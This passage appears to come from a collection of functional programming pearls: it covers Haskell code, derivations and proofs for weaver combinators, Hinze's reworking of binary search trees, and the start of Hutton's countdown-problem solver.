 con_0 wv k &= W(\lambda f_0 \rightarrow loc_0(call\ wv)(f_0\ k)) \\
 con_1 wv k\ t_1 &= W(\lambda f_0 \rightarrow loc_1(call\ wv)(\lambda t_1 \rightarrow f_0(k\ t_1))\ t_1) \\
 con_2 wv k\ t_1\ t_2 &= W(\lambda f_0 \rightarrow loc_2(call\ wv)(\lambda t_1\ t_2 \rightarrow f_0(k\ t_1\ t_2))\ t_1\ t_2) \\
 con_3 wv k\ t_1\ t_2\ t_3 &= W(\lambda f_0 \rightarrow loc_3(call\ wv)(\lambda t_1\ t_2\ t_3 \rightarrow f_0(k\ t_1\ t_2\ t_3))\ t_1\ t_2\ t_3)
 \end{aligned}$$

Note that we have also taken the opportunity to introduce a new type for weavers that hides the implementation from the user. It remains to define *explore*:

$$explore\ wv = fr\ \mathbf{where}\ fr\ t = At\ t\ (call\ wv\ fr)\ fr\ fr\ fr.$$

Finally, note that the Web no longer relies on lazy evaluation since the only recursively defined objects are functions.

#### *Exercise 1*

Write a function  $con :: (a \rightarrow Weaver\ a) \rightarrow ([a] \rightarrow a) \rightarrow ([a] \rightarrow Weaver\ a)$  that generalizes the  $con_m$  combinators. Instead of taking  $m$  components as separate arguments it takes a list of components.

## References

- Huet, G. (1997) Functional Pearl: The Zipper. *J. Functional Programming* **7**(5):549–554.  
 Jones, M. and Peterson, J. (1999) *Hugs 98 User Manual*. Available from <http://www.haskell.org/hugs>.  
 Peyton Jones, S. and Hughes, J. (eds). (1999) *Haskell 98 — A Non-strict, Purely Functional Language*. Available from <http://www.haskell.org/definition/>.

# FUNCTIONAL PEARL

## *A fresh look at binary search trees*

RALF HINZE

*Institute of Information and Computing Sciences, Utrecht University  
P.O.Box 80.089, 3508 TB Utrecht, The Netherlands  
(e-mail: ralf@cs.uu.nl)*

*Alle Abstraktion ist anthropomorphes Zerdenken.*  
— Oswald Spengler, *Urfragen*

### 1 Introduction

Binary search trees are old hat, aren't they? Search trees are routinely covered in introductory computer science classes and they are widely used in functional programming courses to illustrate the benefits of algebraic data types and pattern matching. And indeed, the operation of insertion enjoys a succinct and elegant functional formulation. Fig. 1 contains the six-liner given in the language Haskell 98.

Alas, both succinctness and elegance are lost when it comes to implementing the dual operation of deletion, also shown in Fig. 1. Two additional helper functions are required causing the code size to double in comparison with insertion.

Why this discrepancy? The algorithmic explanation is that insertion always takes place at an external node, that is, at a leaf whereas deletion always takes place at an internal node and that manipulating internal nodes is notoriously more difficult than manipulating external nodes.

Our own stab at explaining this phenomenon is algebraic or, if you like, linguistic. Arguably, the data type *Tree* with its two constructors, *Leaf* and *Node*, does not constitute a particularly elegant algebra. If we use binary search trees for representing sets, then *Leaf* denotes the empty set  $\emptyset$  and *Node*  $l\ a\ r$  denotes the set  $s_l \uplus \{a\} \uplus s_r$  where  $s_l$  and  $s_r$  are the denotations of  $l$  and  $r$ , respectively. One might reasonably advance that *Node* mingles two abstract operations, namely, forming a singleton set ' $\{\cdot\}$ ' and taking the disjoint union ' $\uplus$ ' of two sets, and that it is preferable to consider these two operations separately.

Of course, there is a good reason for using a ternary constructor: the second argument of *Node*, the split key, is vital for steering the binary search. Thus, as a replacement for the tree constructors the algebra  $\emptyset$ , ' $\{\cdot\}$ ', ' $\uplus$ ' is inadequate; we additionally need a substitute for the split key. Now, a search tree satisfies the invariant that for each node the split key is greater than the elements in the left subtree (and smaller than the ones in the right subtree). This suggests to augment the algebra with an observer function *max* (or *min*, equivalently) that determines the maximum (or the minimum) element of a set. We will see that all standard operations

<b>data</b> <i>Tree a</i>	$= \text{Leaf} \mid \text{Node} (\text{Tree } a) a (\text{Tree } a)$
<i>insert</i>	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Tree } a \rightarrow \text{Tree } a$
<i>insert x Leaf</i>	$= \text{Node Leaf } x \text{ Leaf}$
<i>insert x (Node l a r)</i>	$\begin{aligned} &   x < a \\ &   x == a \\ &   x > a \end{aligned}$ $= \text{Node} (\text{insert } x \text{ l}) a r$ $= \text{Node } l x r$ $= \text{Node } l a (\text{insert } x r)$
<i>delete</i>	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Tree } a \rightarrow \text{Tree } a$
<i>delete x Leaf</i>	$= \text{Leaf}$
<i>delete x (Node l a r)</i>	$\begin{aligned} &   x < a \\ &   x == a \\ &   x > a \end{aligned}$ $= \text{Node} (\text{delete } x \text{ l}) a r$ $= \text{join } l r$ $= \text{Node } l a (\text{delete } x r)$
<i>join</i>	$:: \text{Tree } a \rightarrow \text{Tree } a \rightarrow \text{Tree } a$
<i>join Leaf r</i>	$= r$
<i>join (Node ll la lr)</i>	$= \text{Node } l m r$
<b>where</b> <i>(l, m)</i>	$= \text{split-max } ll la lr$
<i>split-max</i>	$:: \text{Tree } a \rightarrow a \rightarrow \text{Tree } a \rightarrow (\text{Tree } a, a)$
<i>split-max l a Leaf</i>	$= (l, a)$
<i>split-max l a (Node rl ra rr)</i>	$= (\text{Node } l a r, m)$
<b>where</b> <i>(r, m)</i>	$= \text{split-max } rl ra rr$
<i>member</i>	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Tree } a \rightarrow \text{Bool}$
<i>member x Leaf</i>	$= \text{False}$
<i>member x (Node l a r)</i>	$\begin{aligned} &   x < a \\ &   x == a \\ &   x > a \end{aligned}$ $= \text{member } x \text{ l}$ $= \text{True}$ $= \text{member } x \text{ r}$

Fig. 1. The standard implementation of binary search trees.

on search trees can be conveniently expressed using this extended algebra. This does not mean, however, that we abandon binary search trees altogether. Rather, we shall use the algebra as an interface to the concrete representation of this data structure. This is the point of the pearl: even concrete data types may benefit from data structural abstraction.

## 2 An interface to binary search trees

The following signature provides the aforementioned interface to binary search trees. In fact, it can be seen as a declaration of an abstract data type—the choice of names and symbols reflects our intention to use trees for representing sets.

<b>data</b> <i>Set a</i>	
$\emptyset$	$:: (\text{Ord } a) \Rightarrow \text{Set } a$
$\{\cdot\}$	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a$
$(\sqcup)$	$:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow \text{Set } a \rightarrow \text{Set } a$
$\max$	$:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow a$

The constructor  $\emptyset$  denotes the empty set,  $\{\cdot\}$  forms a singleton set, and  $s_l \uplus s_r$  takes the disjoint union of  $s_l$  and  $s_r$  under the proviso that the elements in  $s_l$  precede the elements in  $s_r$ . For each constructor there is a corresponding destructor (typeset with a bar) that can be used in patterns:  $\bar{\emptyset}$  matches the empty set,  $\bar{\{\cdot\}}$  matches singleton sets, and  $\bar{s_l \uplus s_r}$  matches sets with at least two elements. In the latter case, we may assume that  $\max s_l < \min s_r$  and furthermore that both  $s_l$  and  $s_r$  are non-empty. Thus, the patterns  $\bar{\emptyset}$ ,  $\bar{\{a\}}$ , and  $\bar{s_l \uplus s_r}$  are exhaustive and exclusive. The operation  $\max$  is used to determine the maximum element of a non-empty set. We guarantee that all operations, constructors as well as destructors, have a running time that is bounded by a constant.

The signature is asymmetrical in that we provide constant access to the maximum element but not to the minimum element. This will be rectified in Sec. 6. For the moment, we simply note that  $\min$  can be defined as a derived operation—albeit with a running time proportional to the height of a tree.

$$\begin{array}{lll} \min & :: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow a \\ \min \bar{\{a\}} & = a \\ \min (s_l \uplus s_r) & = \min s_l \end{array}$$

In the second equation we employ the invariants that  $\max s_l < \min s_r$  and that  $s_l$  is non-empty.

At this point the reader may wonder why it is necessary to distinguish between constructors and destructors? First, the constructors will be implemented by Haskell functions and Haskell does not allow functions to appear in patterns. Second, the expression  $\emptyset \uplus \{a\}$  must not be equal to the pattern  $\bar{\emptyset} \uplus \bar{\{a\}}$  since we wish to guarantee that both arguments of the destructor ‘ $\uplus$ ’ are non-empty. In fact, we have  $s_l \uplus s_r = s_l \uplus s_r$  if and only if both  $s_l$  and  $s_r$  are non-empty. On the other hand,  $\emptyset = \bar{\emptyset}$  and  $\{a\} = \bar{\{a\}}$  hold unconditionally.

### 3 Set functions

Given the above interface we can easily define the standard operations on sets.

Here is how we implement set membership.

$$\begin{array}{ll} \text{member} & :: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Bool} \\ \text{member } x \bar{\emptyset} & = \text{False} \\ \text{member } x \bar{\{a\}} & = x == a \\ \text{member } x (s_l \uplus s_r) & \\ | x \leqslant \max s_l & = \text{member } x s_l \\ | \text{otherwise} & = \text{member } x s_r \end{array}$$

The recursive structure of the definition is archetypical and nicely illustrates a separation of concerns. Elements of a set are accessed solely through the pattern  $\bar{\{a\}}$  whereas the pattern  $s_l \uplus s_r$  in conjunction with the observer function  $\max$  is used for implementing the divide-and-conquer step. In other words, the operations on elements always take place at the fringe of the tree.

Insertion and deletion are now equally simple to implement.

$$\begin{aligned}
 \text{insert} &:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{insert } x \bar{\emptyset} &= \{x\} \\
 \text{insert } x \bar{\{a\}} & \\
 | x < a &= \{x\} \uplus \{a\} \\
 | x == a &= \{x\} \\
 | x > a &= \{a\} \uplus \{x\} \\
 \text{insert } x (s_l \bar{\uplus} s_r) & \\
 | x \leqslant \max s_l &= \text{insert } x s_l \uplus s_r \\
 | \text{otherwise} &= s_l \uplus \text{insert } x s_r \\
 \\ 
 \text{delete} &:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{delete } x \bar{\emptyset} &= \emptyset \\
 \text{delete } x \bar{\{a\}} & \\
 | x == a &= \emptyset \\
 | \text{otherwise} &= \{a\} \\
 \text{delete } x (s_l \bar{\uplus} s_r) & \\
 | x \leqslant \max s_l &= \text{delete } x s_l \uplus s_r \\
 | \text{otherwise} &= s_l \uplus \text{delete } x s_r
 \end{aligned}$$

Note that the two functions differ in the treatment of the base cases only.

The definition of *delete* can be slightly simplified for the special case that we remove the maximum element.

$$\begin{aligned}
 \text{delete-max} &:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{delete-max } \bar{\emptyset} &= \emptyset \\
 \text{delete-max } \bar{\{a\}} &= \emptyset \\
 \text{delete-max } (s_l \bar{\uplus} s_r) &= s_l \uplus \text{delete-max } s_r
 \end{aligned}$$

The functions *max* and *delete-max* provide priority queue functionality—except that priority queues are usually bags rather than sets.

#### 4 Implementing the interface

Recall from Sec. 2 that we have to guarantee that none of the operations takes more than a constant number of steps. Clearly, this condition rules out ‘standard’ binary search trees as the underlying data structure: determining the maximum element in a search tree takes time proportional to the length of the right spine. However, this observation suggests that we might meet the desired time bound if we constrain the length of the right spine. We take the simplest approach and restrict ourselves to search trees where the right subtree of the root is empty. The following data declaration makes this restriction explicit.

**data** *Set a* = *Leaf* | *Root* (*Set a*) *a* | *Node* (*Set a*) *a* (*Set a*)

The term *Root t<sub>l</sub> a* serves as a replacement for the top-level term *Node t<sub>l</sub> a Leaf*. Thus, a search tree is either empty or of the form *Root t<sub>l</sub> a*—we insist that *Root* is used only at the top level and that *Node* only appears below a *Root* constructor.

Given this representation it is straightforward to implement the constructors  $\emptyset$ ,  $\{ \cdot \}$ , ‘ $\sqcup$ ’ and the observer function  $\max$ .

$$\begin{aligned}
\emptyset &= \text{Leaf} \\
\{a\} &= \text{Root Leaf } a \\
\text{Leaf} \sqcup t_r &= t_r \\
t_l \sqcup \text{Leaf} &= t_l \\
\text{Root } t_l \text{ } a_l \sqcup \text{Root } t_r \text{ } a_r &= \text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r \\
\max (\text{Root } t \text{ } a) &= a
\end{aligned}$$

To implement the destructors  $\bar{\emptyset}$ ,  $\bar{\{ \cdot \}}$ , and ‘ $\bar{\sqcup}$ ’ we make use of an extension to Haskell 98 called views (Burton *et al.*, 1996; Okasaki, 1998). Briefly, a view allows any type to be viewed as a free data type. A view declaration for a type  $T$  consists of an anonymous data type, the view type, and an anonymous function, the view transformation, that shows how to map elements of  $T$  to the view type.

$$\begin{aligned}
\text{view Set } a &= \bar{\emptyset} \mid \bar{\{a\}} \mid \text{Set } a \bar{\sqcup} \text{Set } a \text{ where} \\
\text{Leaf} &\rightarrow \bar{\emptyset} \\
\text{Root Leaf } a &\rightarrow \bar{\{a\}} \\
\text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r &\rightarrow \text{Root } t_l \text{ } a_l \bar{\sqcup} \text{Root } t_r \text{ } a_r
\end{aligned}$$

The view transformation essentially undoes the work of the constructors—it is not the inverse since, for instance,  $\emptyset \bar{\sqcup} \{a\}$  matches  $\bar{\{a\}}$  rather than  $s_l \bar{\sqcup} s_r$ .

## 5 Eliminating the abstraction layer

Worried about efficiency? It is a simple exercise in program fusion to eliminate the anonymous view type from the definitions given in Sec. 3—a good optimizing compiler should be able to perform this transformation automatically. However, since the resulting code is instructive from an algorithmic point of view, let us briefly discuss one example.

In general, each of the set functions can be written as a composition of the view transformation and the ‘original’ function that works on the view type. Since the view type is non-recursive, we can easily fuse the view transformation and the original function. In the case of set membership we obtain the following definition.

$$\begin{aligned}
\text{member } x \text{ Leaf} &= \text{False} \\
\text{member } x \text{ } (\text{Root Leaf } a) &= x == a \\
\text{member } x \text{ } (\text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r) \\
| \text{ } x \leqslant a_l &= \text{member } x \text{ } (\text{Root } t_l \text{ } a_l) \\
| \text{otherwise} &= \text{member } x \text{ } (\text{Root } t_r \text{ } a_r)
\end{aligned}$$

Note that in both recursive calls  $\text{member}$  is passed a  $\text{Root}$  node that is constructed on the fly. As a simple optimization we avoid building this intermediate term by

specializing *member*  $x$  (*Root*  $t$   $a$ ) to *member'*  $x$   $t$   $a$ .

$$\begin{aligned} \text{member } x \text{ Leaf} &= \text{False} \\ \text{member } x (\text{Root } t a) &= \text{member}' x t a \\ \text{member}' x \text{ Leaf } a &= x == a \\ \text{member}' x (\text{Node } t_l a_l t_r) a_r \\ | \ x \leq a_l &= \text{member}' x t_l a_l \\ | \ \text{otherwise} &= \text{member}' x t_r a_r \end{aligned}$$

Interestingly, this implementation of *member* closely resembles an algorithm proposed by Andersson (1991). Recall that the standard implementation of set membership shown in Fig. 1 uses one three-way comparison per visited node. The variant of Andersson manages with one two-way comparison by keeping track of a candidate element that might be equal to the query element. The third argument of *member'* exactly corresponds to this candidate element, which is only checked for equality when a leaf is hit.

## 6 A more symmetric design

The implementation in Sec. 4 supports a constant time *max* operation but not a constant time *min* operation. In this section we show how to symmetrize the implementation so that both operations can be supported in constant time. This time we deviate slightly from binary search trees.

Currently, the *Root* constructor only contains the maximum element of the represented set. An obvious idea is to add a third field to the constructor which contains the minimum. This, however, implies that we can no longer represent singleton sets—unless we are willing to allow both fields to contain the same element. Instead, we introduce a new unary constructor that forms a singleton.

Of course, we have to make sure that we can still take the disjoint union of two sets in constant time. This is easily done if one of the sets is empty or both are singletons. In the latter case, we construct a new *Root* node with an empty subtree. Now, assume that both arguments are of the form *Root*  $a_l$   $t$   $a_r$ . In this case, we have to form an internal tree using two subtrees and *two* split keys. Similarly, if one of the arguments is a singleton and the other one has *Root* as the topmost constructor, then we have to build a tree using *one* subtree and one split key. For each of the three cases, we invent a tailor-made constructor:

$$\begin{aligned} \mathbf{data} \ Set \ a = & \text{Leaf} \\ & | \ Single \ a \\ & | \ Root \ a (\text{Set } a) \ a \\ & | \ Cons \ a (\text{Set } a) \\ & | \ Snoc \ (\text{Set } a) \ a \\ & | \ Node \ (\text{Set } a) \ a \ a \ (\text{Set } a). \end{aligned}$$

We insist that *Single* and *Root* are only used at the top level and that *Cons*, *Snoc*, and *Node* only appear below a *Root* node. Given this data structure the implementation of the interface is straightforward (Fig. 2 lists the code).

```

data Set a = Leaf
      | Single a
      | Root a (Set a) a
      | Cons a (Set a)
      | Snoc (Set a) a
      | Node (Set a) a a (Set a)

 $\emptyset$  = Leaf
{a} = Single a
Leaf  $\uplus$  t' = t'
t  $\uplus$  Leaf = t
Single a  $\uplus$  Single a' = Root a Leaf a'
Single a  $\uplus$  Root a'_l t' a'_r = Root a (Cons a'_l t') a'_r
Root a_l t a_r  $\uplus$  Single a' = Root a_l (Snoc t a_r) a'
Root a_l t a_r  $\uplus$  Root a'_l t' a'_r = Root a_l (Node t a_r a'_l t') a'_r
max (Single a) = a
max (Root a_l t a_r) = a_r
min (Single a) = a
min (Root a_l t a_r) = a_l

view Set a =  $\bar{\emptyset} \mid \bar{\{a\}} \mid$  Set a  $\bar{\oplus}$  Set a where
Leaf  $\rightarrow$   $\bar{\emptyset}$ 
Single a  $\rightarrow$   $\bar{\{a\}}$ 
Root a Leaf a'  $\rightarrow$  Single a  $\bar{\oplus}$  Single a'
Root a (Cons a'_l t') a'_r  $\rightarrow$  Single a  $\bar{\oplus}$  Root a'_l t' a'_r
Root a_l (Snoc t a_r) a'  $\rightarrow$  Root a_l t a_r  $\bar{\oplus}$  Single a'
Root a_l (Node t a_r a'_l t') a'_r  $\rightarrow$  Root a_l t a_r  $\bar{\oplus}$  Root a'_l t' a'_r

```

Fig. 2. An implementation supporting constant time *min*- and *max*-operations.

This variation nicely illustrates the merits of abstraction. Since the set functions of Sec. 3 only rely on the abstract interface, they happily work with the new implementation. Another interesting variation is to augment the implementation of Sec. 4 by a balancing scheme. An extension along this line is described in Hinze (2001) albeit for the more elaborate data structure of priority search queues. All in all, a refreshing view on an old data structure.

## References

- Andersson, A. (1991) A note on searching in a binary search tree. *Software — Practice and Experience* **21**(10):1125–1128.
- Burton, W., Meijer, E., Sansom, P., Thompson, S. and Wadler, P. (1996) *Views: An Extension to Haskell Pattern Matching*. Available from <http://www.haskell.org/development/views.html>.
- Hinze, R. (2001) A simple implementation technique for priority search queues. Leroy, X. (ed), *Proceedings of the 2001 International Conference on Functional Programming, Firenze, Italy, September 3-5, 2001* pp. 110–121.
- Okasaki, C. (1998) Views for Standard ML. *The 1998 ACM SIGPLAN Workshop on ML, Baltimore, Maryland* pp. 14–23.

## FUNCTIONAL PEARL

### *The countdown problem*

GRAHAM HUTTON

*School of Computer Science and IT, University of Nottingham, Nottingham, UK*

---

#### Abstract

We systematically develop a functional program that solves the *countdown problem*, a numbers game in which the aim is to construct arithmetic expressions satisfying certain constraints. Starting from a formal specification of the problem, we present a simple but inefficient program that solves the problem, and prove that this program is correct. We then use program fusion to calculate an equivalent but more efficient program, which is then further improved by exploiting arithmetic properties.

---

#### 1 Introduction

Countdown is a popular quiz programme on British television that includes a numbers game that we shall refer to as the *countdown problem*. The essence of the problem is as follows: given a sequence of source numbers and a single target number, attempt to construct an arithmetic expression using each of the source numbers at most once, and such that the result of evaluating the expression is the target number. The given numbers are restricted to being non-zero naturals, as are the intermediate results during evaluation of the expression, which can otherwise be freely constructed using addition, subtraction, multiplication and division.

For example, given the sequence of source numbers [1, 3, 7, 10, 25, 50] and the target number 765, the expression  $(1 + 50) * (25 - 10)$  solves the problem. In fact, for this example there are 780 possible solutions. On the other hand, changing the target number to 831 gives a problem that has no solutions.

In the television version of the countdown problem there are always six source numbers selected from the sequence [1..10, 1..10, 25, 50, 75, 100], the target number is randomly chosen from the range 100..999, approximate solutions are acceptable, and there is a time limit of 30 seconds. We abstract from these additional pragmatic concerns. Note, however, that we do not abstract from the non-zero naturals to a richer numeric domain such as the integers or the rationals, as this would fundamentally change the computational complexity of the problem.

In this article we systematically develop a Haskell (Peyton Jones, 2001) program that solves the countdown problem. Starting from a formal specification of the problem, we present a brute force implementation that generates and evaluates all possible expressions over the source numbers, and prove that this program is correct.

We then calculate an equivalent but more efficient program by fusing together the generation and evaluation phases, and finally make a further improvement by exploiting arithmetic properties to reduce the search and solution spaces.

## 2 Formally specifying the problem

We start by defining a type *Op* of arithmetic operators, together with a predicate *valid* that decides if applying an operator to two non-zero naturals gives a non-zero natural, and a function *apply* that actually performs the application:

$$\begin{aligned}
 \mathbf{data} \; Op &= Add \mid Sub \mid Mul \mid Div \\
 valid &:: Op \rightarrow Int \rightarrow Int \rightarrow Bool \\
 valid \; Add \_ \_ &= True \\
 valid \; Sub \; x \; y &= x > y \\
 valid \; Mul \_ \_ &= True \\
 valid \; Div \; x \; y &= x \text{ `mod' } y == 0 \\
 apply &:: Op \rightarrow Int \rightarrow Int \rightarrow Int \\
 apply \; Add \; x \; y &= x + y \\
 apply \; Sub \; x \; y &= x - y \\
 apply \; Mul \; x \; y &= x * y \\
 apply \; Div \; x \; y &= x \text{ `div' } y
 \end{aligned}$$

We now define a type *Expr* of arithmetic expressions, together with a function *values* that returns the list of values in an expression, and a function *eval* that returns the overall value of an expression, provided that it is a non-zero natural:

$$\begin{aligned}
 \mathbf{data} \; Expr &= Val \; Int \mid App \; Op \; Expr \; Expr \\
 values &:: Expr \rightarrow [Int] \\
 values \; (Val \; n) &= [n] \\
 values \; (App \_ l \; r) &= values \; l \; \# \; values \; r \\
 eval &:: Expr \rightarrow [Int] \\
 eval \; (Val \; n) &= [n \mid n > 0] \\
 eval \; (App \; o \; l \; r) &= [apply \; o \; x \; y \mid x \leftarrow eval \; l, y \leftarrow eval \; r, valid \; o \; x \; y]
 \end{aligned}$$

Note that failure within *eval* is handled by returning a list of results, with the convention that a singleton list denotes success, and the empty list denotes failure. Such failure could also be handled using the *Maybe* monad and the **do** notation (Spivey, 1990; Launchbury, 1993), but limiting the use of monads in our programs to the list monad and the comprehension notation leads to simpler proofs.

Using the combinatorial functions *subs* and *perms* that return the lists of all subsequences and permutations of a list (Bird & Wadler, 1988), we define a function *subbags* that returns the list of all permutations of all subsequences of a list:

$$\begin{aligned}
 subbags &:: [a] \rightarrow [[a]] \\
 subbags \; xs &= [zs \mid ys \leftarrow subs \; xs, zs \leftarrow perms \; ys]
 \end{aligned}$$

Finally, we can now define a predicate *solution* that formally specifies what it means to solve an instance of the countdown problem:

$$\begin{aligned} \textit{solution} &:: \textit{Expr} \rightarrow [\textit{Int}] \rightarrow \textit{Int} \rightarrow \textit{Bool} \\ \textit{solution } e \textit{ ns } n &= \textit{elem} (\textit{values } e) (\textit{subbags } ns) \wedge \textit{eval } e == [n] \end{aligned}$$

That is, an expression *e* is a solution for a list of source numbers *ns* and a target number *n* if the list of values in the expression is a subbag of the source numbers (the library function *elem* decides if a value is an element of a list) and the expression successfully evaluates to give the target number.

### 3 Brute force implementation

In this section we present a program that solves countdown problems by the brute force approach of generating and evaluating all possible expressions over the source numbers. We start by defining a function *split* that takes a list and returns the list of all pairs of lists that append to give the original list:

$$\begin{aligned} \textit{split} &:: [a] \rightarrow [([a], [a])] \\ \textit{split } [] &= [([], [])] \\ \textit{split } (x : xs) &= ([], x : xs) : [(x : ls, rs) \mid (ls, rs) \leftarrow \textit{split } xs] \end{aligned}$$

For example, *split* [1, 2] returns the list [[[], [1, 2]], ([1], [2]), ([1, 2], [])]. In turn, we define a function *nesplit* that only returns those splittings of a list for which neither component is empty (the library function *filter* selects the elements of a list that satisfy a predicate, while *null* decides if a list is empty or not):

$$\begin{aligned} \textit{nesplit} &:: [a] \rightarrow [([a], [a])] \\ \textit{nesplit} &= \textit{filter } \textit{ne} \circ \textit{split} \\ \textit{ne} &:: ([a], [b]) \rightarrow \textit{Bool} \\ \textit{ne } (xs, ys) &= \neg (\textit{null } xs \vee \textit{null } ys) \end{aligned}$$

Other definitions for *split* and *nesplit* are possible (for example, using the library functions *zip*, *inits* and *tails*), but the above definitions lead to simpler proofs. Using *nesplit* we can now define the key function *exprs*, which returns the list of all expressions whose values are precisely a given list of numbers:

$$\begin{aligned} \textit{exprs} &:: [\textit{Int}] \rightarrow [\textit{Expr}] \\ \textit{exprs } [] &= [] \\ \textit{exprs } [n] &= [\textit{Val } n] \\ \textit{exprs } ns &= [e \mid (ls, rs) \leftarrow \textit{nesplit } ns, l \leftarrow \textit{exprs } ls, \\ &\quad r \leftarrow \textit{exprs } rs, e \leftarrow \textit{combine } l r] \end{aligned}$$

That is, for the empty list of numbers there are no expressions, while for a single number there is a single expression comprising that number. Otherwise, we calculate all non-empty splittings of the list, recursively calculate the expressions for each of these lists, and then combine each pair of expressions using each of the four

arithmetic operators by means of an auxiliary function defined as follows:

$$\begin{aligned} \text{combine} &:: \text{Expr} \rightarrow \text{Expr} \rightarrow [\text{Expr}] \\ \text{combine } l \ r &= [\text{App } o \ l \ r \mid o \leftarrow \text{ops}] \\ \text{ops} &:: [\text{Op}] \\ \text{ops} &= [\text{Add}, \text{Sub}, \text{Mul}, \text{Div}] \end{aligned}$$

Finally, we can now define a function *solutions* that returns the list of all expressions that solve an instance of the countdown problem by generating all possible expressions over each subbag of the source numbers, and then selecting those expressions that successfully evaluate to give the target number:

$$\begin{aligned} \text{solutions} &:: [\text{Int}] \rightarrow \text{Int} \rightarrow [\text{Expr}] \\ \text{solutions } ns \ n &= [e \mid ns' \leftarrow \text{subbags } ns, e \leftarrow \text{exprs } ns', \text{eval } e == [n]] \end{aligned}$$

For example, using the Glasgow Haskell Compiler (version 5.00.2) on a 1GHz Pentium-III laptop, *solutions* [1, 3, 7, 10, 25, 50] 765 returns the first solution in 0.89 seconds and all 780 solutions in 113.74 seconds, while if the target number is changed to 831 then the empty list of solutions is returned in 104.10 seconds.

#### 4 Proof of correctness

In this section we prove that our brute force implementation is correct with respect to our formal specification of the problem. For the purposes of our proofs, all lists are assumed to be finite. We start by showing the sense in which the auxiliary function *split* is an inverse to the append operator (++):

*Lemma 1*  $\text{elem}(xs, ys) (\text{split } zs) \Leftrightarrow xs ++ ys == zs$

*Proof* By induction on *zs*.  $\square$

Our second result states that a value is an element of a filtered list precisely when it is an element of the original list and satisfies the predicate:

*Lemma 2* If *p* is total (never returns  $\perp$ ) then

$\text{elem } x (\text{filter } p \ xs) \Leftrightarrow \text{elem } x \ xs \wedge p \ x$

*Proof* By induction on *xs*.  $\square$

Using the two results above, we can now show by simple equational reasoning that the function *nesplit* is an inverse to (++) for non-empty lists:

*Lemma 3*  $\text{elem}(xs, ys) (\text{nesplit } zs) \Leftrightarrow xs ++ ys == zs \wedge \text{ne}(xs, ys)$

*Proof*

$$\begin{aligned} &\text{elem}(xs, ys) (\text{nesplit } zs) \\ \Leftrightarrow &\quad \{ \text{definition of } \text{nesplit} \} \\ &\text{elem}(xs, ys) (\text{filter } \text{ne}(\text{split } zs)) \\ \Leftrightarrow &\quad \{ \text{Lemma 2, ne is total} \} \\ &\text{elem}(xs, ys) (\text{split } zs) \wedge \text{ne}(xs, ys) \\ \Leftrightarrow &\quad \{ \text{Lemma 1} \} \\ &xs ++ ys == zs \wedge \text{ne}(xs, ys) \quad \square \end{aligned}$$

In turn, this result can be used to show that the function *nesplit* returns pairs of lists whose lengths are strictly shorter than the original list:

*Lemma 4* if  $\text{elem}(\text{xs}, \text{ys}) (\text{nesplit} \text{ zs})$  then

$$\text{length } \text{xs} < \text{length } \text{zs} \wedge \text{length } \text{ys} < \text{length } \text{zs}$$

*Proof* By equational reasoning, using Lemma 3.  $\square$

Using the previous two results we can now establish the key lemma, which states that the function *exprs* is an inverse to the function *values*:

*Lemma 5*  $\text{elem}(\text{e}) (\text{exprs} \text{ ns}) \Leftrightarrow \text{values}(\text{e}) == \text{ns}$

*Proof* By induction on the length of *ns*, using Lemmas 3 and 4.  $\square$

Finally, it is now straightforward to state and prove that our brute force implementation is correct, in the sense that the function *solutions* returns the list of all expressions that satisfy the predicate *solution*:

*Theorem 6*  $\text{elem}(\text{e}) (\text{solutions} \text{ ns} \text{ n}) \Leftrightarrow \text{solution}(\text{e}) \text{ ns} \text{ n}$

*Proof*

$$\begin{aligned}
& \text{elem}(\text{e}) (\text{solutions} \text{ ns} \text{ n}) \\
\Leftrightarrow & \quad \{ \text{definition of } \text{solutions} \} \\
& \text{elem}(\text{e}) [\text{e}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}, \text{e}' \leftarrow \text{exprs} \text{ ns}', \text{eval} \text{ e}' == [\text{n}]] \\
\Leftrightarrow & \quad \{ \text{list comprehensions, Lemma 2} \} \\
& \text{elem}(\text{e}) [\text{e}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}, \text{e}' \leftarrow \text{exprs} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{simplification} \} \\
& \text{or} [\text{elem}(\text{e}) (\text{exprs} \text{ ns}') \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{Lemma 5} \} \\
& \text{or} [\text{values}(\text{e}) == \text{ns}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{definition of } \text{elem} \} \\
& \text{elem}(\text{values}(\text{e})) (\text{subbags} \text{ ns}) \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{definition of } \text{solution} \} \\
& \text{solution}(\text{e}) \text{ ns} \text{ n} \quad \square
\end{aligned}$$

## 5 Fusing generation and evaluation

The function *solutions* generates all possible expressions over the source numbers, but many of these expressions will typically be invalid (fail to evaluate), because non-zero naturals are not closed under subtraction and division. For example, there are 33,665,406 possible expressions over the source numbers [1, 3, 7, 10, 25, 50], but only 4,672,540 of these expressions are valid, which is just under 14%.

In this section we calculate an equivalent but more efficient program by fusing together the generation and evaluation phases to give a new function *results* that performs both tasks simultaneously, thus allowing invalid expressions to be rejected at an earlier stage. We start by defining a type *Result* of valid expressions paired

with their values, together with a specification for *results*:

```
type Result = (Expr, Int)
results :: [Int] → [Result]
results ns = [(e, n) | e ← exprs ns, n ← eval e]
```

